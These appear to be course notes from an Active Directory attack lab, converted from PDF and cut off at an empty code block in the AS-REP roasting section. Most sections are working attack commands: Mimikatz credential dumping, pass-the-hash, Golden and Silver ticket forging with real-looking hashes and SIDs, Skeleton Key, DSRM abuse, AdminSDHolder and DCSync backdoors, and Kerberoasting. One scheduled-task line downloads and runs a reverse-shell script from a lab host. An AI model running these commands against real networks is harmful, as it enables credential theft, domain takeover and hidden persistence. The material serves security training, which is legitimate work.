
Find computers where a domain (or specified user/group) has sessions

```
Invoke-UserHunter  
Invoke-UserHunter -GroupName "RDPUUsers"
```

This function queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using `Get-NetGroupMember`, gets a list of computers (`Get-NetComputer`) and list sessions and logged on users (`GetNetSession`/`Get-NetLoggedon`) from each machine.

Confirm admin access

```
Invoke-UserHunter -CheckAccess
```



Find computers where a domain admin is logged-in

```
Invoke-UserHunter -Stealth
```

This option queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using `Get-NetGroupMember`, gets a list *only* of high traffic servers (DC, File Servers and Distributed File servers) for less traffic generation and list sessions and logged on users (`Get-NetSession`/`Get-NetLoggedon`) from each machine.

## Privesc Techniques

- Missing Patches
- Automated deployment and AutoLogon passwords in clear text
- AlwaysInstalledElevated
- Misconfigured Services
- DLL Hijacking

## Tools

- PowerUp: <https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>
- BeRoot: <https://github.com/AlessandroZ/BeRoot>
- Privesc: <https://github.com/enjoiz/Privesc>

## PowerUp

Get services with unquoted paths and a space in their name

```
Get-ServiceUnquoted -Verbose
```

Get services where the current user can write to its binary path or change arguments to the binary

```
Get-ModifiableServiceFile -Verbose
```

Get services whose configuration current user can modify

```
Get-ModifiableService -Verbose
```

## Run all checks from Tools

Powerup

```
Invoke-AllChecks
```

BeRoot

```
.\beRoot.exe
```

PrivEsc

```
Invoke-PrivEsc
```

## Features Abuse

- What we have been doing up to now (and will keep doing further in the class) is relying on features abuse.
- Features abuse are awesome as there are seldom patches for them and they are not the focus of security teams!
- One of my favorite features abuse is targeting enterprise applications which are not built keeping security in mind.
- On Windows, many enterprise applications need either Administrative privileges or SYSTEM privileges making them a great avenue for privilege escalation.

## Jenkins

- Jenkins is a widely used Continuous Integration tool.
- There are many interesting aspects with Jenkins but for now we would limit our discussion to the ability of running system commands on Jenkins.
- There is a Jenkins server running on dcorp-ci (172.16.3.11) on port 8080.
- Apart from numerous plugins, there are two ways of executing commands on a Jenkins Master.



- If you have Admin access (default installation before 2.x), go to `http://<jenkins_server>/script`

In the script console, Groovy scripts could be executed.

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = '[INSERT COMMAND]'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

If you don't have admin access but could add or edit build steps in the build configuration. Add a build step, add "Execute Windows Batch Command" and enter:

```
powershell -c <command>
```

- Again, you could download and execute scripts, run encoded scripts and more.

## Learning Objective 5

- Exploit a service on dcorp-studentx and elevate privileges to local administrator.
- Identify a machine in the domain where studentx has local administrative access.
- Using privileges of a user on Jenkins on 172.16.3.11:8080, get admin privileges on 172.16.3.11 - the dcorp-ci server.

## BloodHound

- Provides GUI for AD entities and relationships for the data collected by its ingestors.
- Uses Graph Theory for providing the capability of mapping shortest path for interesting things like Domain Admins.

<https://github.com/BloodHoundAD/BloodHound>

- There are built-in queries for frequently used actions.
- Also supports custom Cypher queries.

Supply data to BloodHound:

```
C:\AD\Tools\BloodHound-master\Ingestors\SharpHound.ps1
Invoke-BloodHound -CollectionMethod All
```

- The generated archive can be uploaded to the BloodHound application.

To avoid detections like ATA

---

## Learning Objective 6

- Setup BloodHound and identify a machine where studentx has local administrative access.

## PowerShell Remoting

- One-to-One
- PSSession
  - Interactive
  - Runs in a new process (wsmprovhost)
  - Is Stateful
- Useful cmdlets
  - `New-PSSession`
  - `Enter-PSSession`
- One-to-Many
- Also known as Fan-out remoting.
- Non-interactive.
- Executes commands parallelly.
- Useful cmdlets
  - Invoke-Command
- Run commands and scripts on
  - multiple remote computers,
  - in disconnected sessions (v3)
  - as background job and more.
- The best thing in PowerShell for passing the hashes, using credentials and executing commands on multiple remote computers.
- Use `-Credential` parameter to pass username/password.

## Executing Commands

Use below to execute commands or scriptblocks:

```
Invoke-Command -Scriptblock {Get-Process} -ComputerName (Get-Content <list_of_servers>)
```

Use below to execute scripts from files

```
Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -ComputerName (Get-Content <list_of_servers>)
```

Use below to execute locally loaded function on the remote machines:

```
Invoke-Command -ScriptBlock ${function:Get-PassHashes} -ComputerName (Get-Content  
<list_of_servers>)
```

In this case, we are passing Arguments. Keep in mind that only positional arguments could be passed this way:

```
Invoke-Command -ScriptBlock ${function:Get-PassHashes} -ComputerName (Get-Content  
<list_of_servers>) -ArgumentList
```

In below, a function call within the script is used:

```
Invoke-Command -Filepath C:\scripts\Get-PassHashes.ps1 -ComputerName (Get-Content  
<list_of_servers>)
```

Use below to execute "Stateful" commands using Invoke-Command:

```
$Sess = New-PSSession -Computername Server1 Invoke-Command -Session $Sess -ScriptBlock {$Proc =  
GetProcess} Invoke-Command -Session $Sess -ScriptBlock {$Proc.Name}
```

## Invoke-Mimikatz

- The script could be used to dump credentials, tickets and more using mimikatz with PowerShell without dropping the mimikatz exe to disk.
- It is very useful for passing and replaying hashes, tickets and for many exciting Active Directory attacks.
- Using the code from ReflectivePEInjection, mimikatz is loaded reflectively into the memory. All the functions of mimikatz could be used from this script.
- The script needs administrative privileges for dumping credentials from local machine. Many attacks need specific privileges which are covered while discussing that attack.

Dump credentials on a local machine.

```
Invoke-Mimikatz -DumpCreds
```

Dump credentials on multiple remote machines.

```
Invoke-Mimikatz -DumpCreds -ComputerName @("sys1","sys2")
```

Invoke-Mimikatz uses PowerShell remoting cmdlet Invoke-Command to do above.


Over pass the hash, generate tokens from hashes

```
Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /domain:dollarcorp.moneycorp.local /ntlm:<ntlmhash> /run:powershell.exe"'
```

## Learning Objective 7

- Domain user on one of the machines has access to a server where a domain admin is logged in. Identify:
  - The domain user
  - The server where the domain admin is logged in.
- Escalate privileges to Domain Admin
  - Using the method above.
  - Using derivative local admin

## Kerberos Overview



## Golden Ticket

- A golden ticket is signed and encrypted by the hash of krbtgt account which makes it a valid TGT ticket.
- Since user account validation is not done by Domain Controller (KDC service) until TGT is older than 20 minutes, we can use even deleted/revoked accounts.
- The krbtgt user hash could be used to impersonate any user with any privileges from even a non-domain machine.
- Password change has no effect on this attack.

## Execute mimikatz on DC as DA to get krbtgt hash

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -Computername dcorp-dc
```

## On any machine

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator  
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511  
/krbtgt:ff46a9d8bd66c6efd77603da26796f35 id:500 /groups:512 /startoffset:0 /endin:600  
/renewmax:10080 /ptt"'
```

Invoke-Mimikatz -Command	
kerberos::golden	Name of the module
/User:Administrator	Username for which the TGT is generated
/domain:dollarcorp.moneycorp.local	Domain FQDN
/sid:S-1-5-21-1874506631-3219952063-538504511	SID of the domain
/krbtgt:ff46a9d8bd66c6efd77603da26796f35	NTLM (RC4) hash of the krbtgt account. Use /aes128 and /aes256 for using AES keys.
/id:500 /groups:512	Optional User RID (default 500) and Group default 513 512 520 518 519)
/ptt or /ticket	Injects the ticket in current PowerShell process - no need to save the ticket on disk  Saves the ticket to a file for later use
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future.
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

To use the DCSync feature for getting krbtgt hash execute the below command with DA privileges:

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
```

Using the DCSync option needs no code execution (no need to run `Invoke-Mimikatz`) on the target DC.

## Learning Objective 8

- Dump hashes on the domain controller of dollarcorp.moneycorp.local.
- Using the NTLM hash of krbtgt account, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.

# Silver Tickets

- A valid TGS (Golden ticket is TGT).
- Encrypted and Signed by the NTLM hash of the service account (Golden ticket is signed by hash of krbtgt) of the service running with that account.
- Services rarely check PAC (Privileged Attribute Certificate).
- Services will allow access only to the services themselves.
- Reasonable persistence period (default 30 days for computer accounts).

Using hash of the Domain Controller computer account, below command provides access to shares on the DC.

```
Invoke-Mimikatz -Command '"kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorgdc.dollarcorp.moneycorp.local /service:CIFS /rc4:6f5b5acaf7433b3282ac22e21e62ff22 /user:Administrator /ptt"'
```

Invoke-Mimikatz -Command	
kerberos::golden	Name of the module (there is no Silver module!)
/User:Administrator	Username for which the TGT is generated
/domain:dollarcorp.moneycorp.local	Domain FQDN
/sid:S-1-5-21-1874506631-3219952063-538504511	SID of the domain
/target:dcorgdc.dollarcorp.moneycorp.local	Target server FQDN
/service:cifs	The SPN name of service for which TGS is to be created
/rc4:6f5b5acaf7433b3282ac22e21e62ff22	NTLM (RC4) hash of the service account. Use /aes128 and /aes256 for using AES keys.
/id:500 /groups:512	Optional User RID (default 500) and Group (default 513 512 520 518 519)
/ptt	Injects the ticket in current PowerShell process - no need to save the ticket on disk
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future.
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

Create a silver ticket for the HOST SPN which will allow us to schedule a task on the target:

```
Invoke-Mimikatz -Command '"kerberos::golden /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /target:dcorgdc.dollarcorp.moneycorp.local /service:HOST
```

```
/rc4:6f5b5acaf7433b3282ac22e21e62ff22 /user:Administrator /ptt"
```

Schedule and execute a task.

```
schtasks /create /S dcorp-dc.dollarcorp.moneycorp.local /SC Weekly /RU "NT Authority\SYSTEM"  
/TN "STCheck" /TR "powershell.exe -c 'iex (New-Object  
Net.WebClient).DownloadString('http://192.168.100.1:8080/Invoke-PowerShellTcp.ps1''')'"  
  
schtasks /Run /S dcorp-dc.dollarcorp.moneycorp.local /TN "STCheck"
```

## Learning Objective 9

Try to get command execution on the domain controller by creating silver ticket for:

- HOST service
- WMI

## Skeleton Key

- Skeleton key is a persistence technique where it is possible to patch a Domain Controller (lsass process) so that it allows access as any user with a single password.
- NOT persistent across reboots

Use the below command to inject a skeleton key (password would be mimikatz) on a Domain Controller of choice. DA privileges required

```
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -ComputerName  
dcorpd.c.dollarcorp.moneycorp.local
```

Now, it is possible to access any machine with a valid username and password as "mimikatz"

```
Enter-PSSession -Computername dcorp-dc -credential dcorp\Administrator
```

In case lsass is running as a protected process, we can still use Skeleton Key but it needs the mimikatz driver (mimidriv.sys) on disk of the target DC:


```
mimikatz # privilege::debug  
mimikatz # !+  
mimikatz # !processprotect /process:lsass.exe /remove  
mimikatz # misc::skeleton  
mimikatz # !-
```

## Learning Objective 10

Use Domain Admin privileges obtained earlier to execute the Skeleton Key attack.

## Directory Services Restore Mode (DSRM)

- DSRM is Directory Services Restore Mode.
- There is a local administrator on every DC called "Administrator" whose password is the DSRM password.
- DSRM password (SafeModePassword) is required when a server is promoted to Domain Controller and it is rarely changed.
- After altering the configuration on the DC, it is possible to pass the NTLM hash of this user to access the DC.



Dump DSRM password (needs DA privs)

```
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"' -Computername dcorp-dc
```

Compare the Administrator hash with the Administrator hash of below command

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -Computername dcorp-dc
```

First one is the DSRM Local Administrator

Since it is the local administrator of the DC, we can pass the hash to authenticate. But, the Logon Behavior for the DSRM account needs to be changed before we



can use its hash

```
Enter-PSSession -Computername dcorp-dc  
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrAdminLogonBehavior" -  
Value 2 -PropertyType DWORD
```

Use below command to pass the hash

```
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:dcorpc /user:Administrator  
/ntlm:a102ad5753f4c441e3af31c97fad86fd /run:powershell.exe"'
```

```
ls \\dcorp-dc\C$
```

## Learning Objective 11

Use Domain Admin privileges obtained earlier to abuse the DSRM credential for persistence.

### Custom SSP

- A Security Support Provider (SSP) is a DLL which provides ways for an application to obtain an authenticated connection. Some SSP Packages by Microsoft are:

- NTLM
- Kerberos
- Wdigest
- CredSSP

- Mimikatz provides a custom SSP - mimilib.dll. This SSP logs local logons, service account and machine account passwords in clear text on the target server.

We can use either of the ways:

- Drop the mimilib.dll to system32 and add mimilib to


**HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages**:

```
$packages = Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name  
'Security Packages'| select -ExpandProperty 'Security Packages' $packages += "mimilib" Set-  
ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security Packages' -  
Value $packages  
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name 'Security Packages' -Value  
$packages
```

- Using mimikatz, inject into lsass (Not stable with Server 2016):

```
Invoke-Mimikatz -Command '"misc::memssp"'
```

All local logons on the DC are logged to `C:\Windows\system32\kiwissp.log`



```
mimilsa - Notepad
File Edit Format View Help
[00000000:000f8990] OPSPDC\OPS-DC$
[00000000:000f89ac] OPSPDC\OPS-DC$
[00000000:000f97c6] OPSPDC\Administrator [REDACTED]
[00000000:0006ea9f] OPSPDC\Administrator [REDACTED]
[00000000:0010e4dd] OPSPDC\OPS-DC$
[00000000:0010e4f2] OPSPDC\OPS-DC$
[00000000:0010f20e] OPSPDC\Administrator [REDACTED]
[00000000:0006ea9f] OPSPDC\Administrator [REDACTED]
```

## AdminSDHolder

- Resides in the System container of a domain and used to control the permissions - using an ACL - for certain built-in privileged groups (called Protected Groups).
- Security Descriptor Propagator (SDPROP) runs every hour and compares the ACL of protected groups and members with the ACL of AdminSDHolder and any differences are overwritten on the object ACL.

Protected Groups

Account Operators	Enterprise Admins
Backup Operators	Domain Controllers
Server Operators	Read-only Domain Controllers
Print Operators	Schema Admins
Domain Admins	Administrators
Replicator	

Well known abuse of some of the Protected Groups - All of the below can log on locally to DC:

Account Operators	Cannot modify DA/EA/BA groups. Can modify nested group within these groups.
Backup Operators	Backup GPO, edit to add SID of controlled account to a privileged group and Restore.
Server Operators	Run a command as system (using the disabled Browser service)
Print Operators	Copy ntds.dit backup, load device drivers.

- With DA privileges (Full Control/Write permissions) on the AdminSDHolder object, it can be used as a backdoor/persistence mechanism by adding a user with Full Permissions (or other interesting permissions) to the AdminSDHolder object.
- In 60 minutes (when SDPROP runs), the user will be added with Full Control to the AC of groups like Domain Admins without actually being a member of it.

Add FullControl permissions for a user to the AdminSDHolder using PowerView as DA:

```
Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName student1 -  
Rights All -Verbose
```

Using ActiveDirectory Module and Set-ADACL:

```
Set-ADACL -DistinguishedName 'CN=AdminSDHolder,CN=System,DC=dollarcorp,DC=moneycorp,DC=local' -  
Principal student1 -Verbose
```

Other interesting permissions (ResetPassword, WriteMembers) for a user to the AdminSDHolder:

```
Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName student1 -  
Rights ResetPassword -Verbose  
  
Add-ObjectAcl -TargetADSPrefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName student1 -  
Rights WriteMembers -Verbose
```

Run SDProp manually using Invoke-SDPropagator.ps1 from Tools directory:

```
Invoke-SDPropagator -timeoutMinutes 1 -showProgress -Verbose
```

For pre-Server 2008 machines:

```
Invoke-SDPropagator -taskname FixUpInheritance -timeoutMinutes 1 -showProgress -Verbose
```

Check the Domain Admins permission - PowerView as normal user:

```
Get-ObjectAcl -SamAccountName "Domain Admins" -ResolveGUIDs | ?{$_ .IdentityReference -match  
'student1'}
```

Using ActiveDirectory Module:

```
(Get-Acl -Path 'AD:\CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local').Access | ?  
{$_ .IdentityReference -match 'student1'}
```

Abusing FullControl using PowerView\_dev:

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members testda -Verbose
```

Using Active Directory Module:

```
Add-ADGroupMember -Identity 'Domain Admins' -Members testda
```

## Abusing ResetPassword using PowerView\_dev:

```
Set-DomainUserPassword -Identity testda -AccountPassword (ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose
```

## Using Active Directory Module:

```
Set-ADAccountPassword -Identity testda -NewPassword (ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose
```

# Rights Abuse

- There are even more interesting ACLs which can be abused.
- For example, with DA privileges, the ACL for the domain root can be modified to provide useful rights like FullControl or the ability to run "DCSync".

## Add FullControl rights:

```
Add-ObjectAcl -TargetDistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -PrincipalSamAccountName student1 -Rights All -Verbose
```

## Using Active Directory Module and Set-ADACL:

```
Set-ADACL -DistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -Principal student1 -Verbose
```

## Add rights for DCSync:

```
Add-ObjectAcl -TargetDistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -PrincipalSamAccountName student1 -Rights DCSync -Verbose
```

## Using ActiveDirectory Module and Set-ADACL:

```
Set-ADACL -DistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -Principal student1 -GUIDRight DCSync -Verbose
```

## Execute DCSync:

```
Invoke-Mimikatz -Command '"lsadump::dcsync/user:dcorp\krbtgt"'
```

# Learning Objective 12

- Check if studentx has Replication (DCSync) rights.
- If yes, execute the DCSync attack to pull hashes of the krbtgt user.
- If no, add the replication rights for the studentx and execute the DCSync attack to pull hashes of the krbtgt user.

## Security Descriptors

- It is possible to modify Security Descriptors (security information like Owner, primary group, DACL and SACL) of multiple remote access methods (securable objects) to allow access to non-admin users.
- Administrative privileges are required for this.
- It, of course, works as a very useful and impactful backdoor mechanism.
- Security Descriptor Definition Language defines the format which is used to describe a security descriptor. SDDL uses ACE strings for DACL and

```
SACL:ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid
```

- ACE for built-in administrators for WMI namespaces `A;CI;CCDCLCSWRPWPWCWD;;;SID`

ACLs can be modified to allow non-admin users access to securable objects.

## Security Descriptors WMI

On local machine for student1:

```
Set-Remote WMI-UserName student1 -Verbose
```

On remote machine for student1 without explicit credentials:

```
Set-RemoteWMI -UserName student1 -ComputerName dcorp-dc -namespace 'root\cimv2' -Verbose
```

On remote machine with explicit credentials. Only root\cimv2 and nested namespaces:

```
Set-Remote WMI-UserName student1 -ComputerName dcorp-dc -Credential Administrator -namespace 'root\cimv2' -Verbose
```

On remote machine remove permissions:

```
Set-RemoteWMI -UserName student1 -ComputerName dcorp-dc -namespace 'root\cimv2' -Remove -Verbose
```

## Security Descriptors PowerShell Remoting

On local machine for student1:

```
Set-RemotePSRemoting -UserName student1 -Verbose
```

On remote machine for student1 without credentials:

```
Set-RemotePSRemoting -UserName student1 -ComputerName dcorp-dc -Verbose
```

On remote machine, remove the permissions:

```
Set-RemotePSRemoting -UserName student1 -ComputerName dcorp-dc -Remove
```

## Security Descriptors Remote Registry

Using DAMP, with admin privs on remote machine

```
Add-RemoteRegBackdoor -ComputerName dcorp-dc -Trustee student1 -Verbose
```

As student1, retrieve machine account hash:

```
Get-RemoteMachineAccountHash -ComputerName dcorp-dc -Verbose
```

Retrieve local account hash:

```
Get-RemoteLocalAccountHash -ComputerName dcorp-dc -Verbose
```

Retrieve domain cached credentials:

```
Get-RemoteCachedCredential -ComputerName dcorp-dc -Verbose
```

## Learning Objective 13

- Modify security descriptors on dcorp-dc to get access using PowerShell remoting and WMI without requiring administrator access.
- Retrieve machine account hash from dcorp-dc without using administrator access and use that to execute a Silver Ticket attack to get code execution with WMI.

## Kerberoast

- Offline cracking of service account passwords.

- The Kerberos session ticket (TGS) has a server portion which is encrypted with the password hash of service account. This makes it possible to request a ticket and do offline password attack.
- Service accounts are many times ignored (passwords are rarely changed) and have privileged access.
- Password hashes of service accounts could be used to create Silver tickets.

## Find user accounts used as Service accounts

```
# PowerView
Get-NetUser -SPN

# AD Module
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} - Properties ServicePrincipalName
```

## Request a TGS

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
"MSSQLSvc/dcorpmgmt.dollarcorp.moneycorp.local"
```

`Request-SPNTicket` from PowerView can be used as well for cracking with John or Hashcat.

## Check if the TGS has been granted

```
klist
```

## Export all tickets using Mimikatz

```
Invoke-Mimikatz -Command '"kerberos::list /export"'
```

## Crack the Service account password

```
python.exe .\tgsrepcrack.py .\10k-worst-pass.txt .\2-40a10000-
student1@MSSQLSvc~dcorpmgmt.dollarcorp.moneycorp.localDOLLARCORP.MONEYCORP.LOCAL.kirbi
```

# Learning Objective 14

Using the Kerberoast attack, crack password of a SQL server service account.

## AS-REP Roasting

- If a user's UserAccountControl settings have "Do not require Kerberos preauthentication" enabled i.e. Kerberos preauth is disabled, it is possible to grab user's crackable AS-REP and brute-force it offline.
- With sufficient rights (GenericWrite or GenericAll), Kerberos preauth can be forced disabled as well.

## Enumerating accounts with kerberos Preauth disabled

```
# Using PowerView (dev)
Get-DomainUser -PreauthNotRequired -Verbose

# Using ActiveDirectory module:
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} - Properties DoesNotRequirePreAuth
```

## Force disable Kerberos Preauth

Enumerate the permissions for RDPUsers on ACLs using PowerView (dev):

```
